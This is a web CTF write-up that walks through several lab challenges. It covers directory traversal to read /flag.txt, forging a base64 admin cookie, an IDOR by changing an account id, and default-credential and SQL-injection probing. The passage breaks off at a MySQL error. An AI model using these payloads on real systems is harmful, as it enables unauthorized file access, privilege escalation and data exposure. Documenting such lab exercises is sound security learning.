
CHINMAY.B - WEB CTF WRITEUP

1. Laughable File Infiltration

`Given : flag located in /flag.txt`

- Visited the links



ch8241124353.ch.eng.run

Welcome to the Amazing Adventure Club!

Embark on thrilling quests and explore the unknown with the Amazing Adventure Club. Get ready for an adrenaline-pumping journey!

Club Activities:


About Us

The Amazing Adventure Club is a premier club for adventure enthusiasts. We offer a wide range of thrilling activities, from hiking and mountaineering to scuba diving and skydiving. Our experienced guides and instructors ensure your safety while providing you with unforgettable experiences.

Membership Benefits

- ✓ Access to exclusive adventure trips and expeditions
- ✓ Discounts on gear rentals and purchases
- ✓ Priority booking for popular activities
- ✓ Invitations to special events and workshops
- ✓ Opportunity to connect with like-minded adventurers


- It looks like the filename is being used to directly pull the file



ch8241124353.ch.eng.run/view?file=membership.txt

```
Membership Details:

Welcome to the Amazing Adventure Club! By becoming a member, you unlock a world of thrilling adventures and exclusive benefits. Here are the details of our membership program:

1. Access to Exclusive Trips: As a member, you gain priority access to our exciting adventure trips and expeditions. Explore breathtaking locations, challenge yourself, and create u

2. Discounts on Gear: Enjoy special discounts on gear rentals and purchases from our trusted partners. Get the equipment you need for your adventures at a discounted rate.

3. Expert Guides: Our experienced guides will accompany you on every adventure, ensuring your safety and providing valuable insights about the destinations and activities.

4. Networking Opportunities: Connect with like-minded adventurers from around the world. Share your experiences, make new friends, and build lifelong connections.

5. Workshops and Events: Participate in exclusive workshops and events organized especially for members. Learn new skills, expand your knowledge, and discover new passions.

Join us today and embark on an incredible journey with the Amazing Adventure Club!

For more information, visit our website or contact our membership team at [email protected]
```

- We can see that file is being directly included , Hence tried to include /flag.txt directly, since from description we know that the flag is in /flag.txt . But it gave **File not found**.
- Hence tried to use directory traversal method to get the flag.txt using **../../../../../../flag.txt**




ch8241124353.ch.eng.run/view?file=../../../../../../flag.txt

```
bi0s{rp+KE9FR8N/HOK0IPFyNWg==}
```

> [flag1] = bi0s{rp+KE9FR8N/HOK0IPFyNWg==}

2. CookieMaster

- As the challenge name suggests, looked at the cookies
- %3D suggested that it is url encoded




Name	Value	D...	P...	E...	S.	H	Se...	S...	Pa...	P..
cookie	eyJhZG1pbiI6MH0%3D	c...	/	S...	2..					M...

Cookie Value □ Show URL-decoded

eyJhZG1pbiI6MH0%3D


- URL decoding it
- = at the end suggests that it base64 encoding



```
eyJhZG1pbiI6MH0%3D
```

```
eyJhZG1pbiI6MH0=
```


- Decoding base64



```
eyJhZG1pbiI6MH0=
```

```
{"admin":0}
```


- Changed the value from 0 to 1 in the json value , then encoded it using base64 , then url encoded it.



```
{"admin":1}
```

```
eyJhZG1pbiI6MX0=
```


- Updated the cookie value with the changed value



Name	Value	D...	P...	E...	S.	H	Se...	S...	Pa...	P..
cookie	eyJhZG1pbiI6MX0=	c...	/	S...	2..					M...

Cookie Value □ Show URL-decoded
eyJhZG1pbiI6MX0=

- Refreshing the page(which contains updated cookie) , gives the flag




Okay you are one among us, here is the nuclear launch code: bi0s{Skk4Qwk9DnFHpvk1aLZAmw==}

[flag] = bi0s{Skk4Qwk9DnFHpvk1aLZAmw==}

3. Phone Book


- Click the "Click Here" Button


ch12241124362.ch.eng.run

Phone Book welcomes you!

Check the phone numbers that have been added


- Clicking the click here button gives the details of name and number


ch12241124362.ch.eng.run/account?id=1

Account Details

Name: User
Phone Number: 9387294624

- Looking at URL , we can see an id parameter with value as 1. It suggests it may vulnerable to IDOR attack.
- Tried changing from 1 to 2,3 ... => which gave the details of other Names and phone numbers
- Changed the id parameter to 0 , Got the flag


ch12241124362.ch.eng.run/account?id=0


Account Details

Name: admin
Phone Number: bi0s{zp7fmE6ltsqARig8ddN+QA==}

> [flag3] = bi0s{zp7fmE6ltsqARig8ddN+QA==}


4. SECRET KEEPER

- Tried with many default credentials like admin:admin , admin:password etc But none of them worked.




Only My Master can get through!!!

- Inserted quote(') to see if it is vulnerable to sql injection.
- As expected, website threw an error for inserting quote . Since it is taking input as sql instruction without sanitisation



Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ghf'' at line 1 in /var/www/html/index.php:83 Stack trace: #0 /var/www/html/index.php(83): mysqli->query('SELECT * FROM u...') #1 {main} thrown in **/var/www/html/index.php** on line **83**

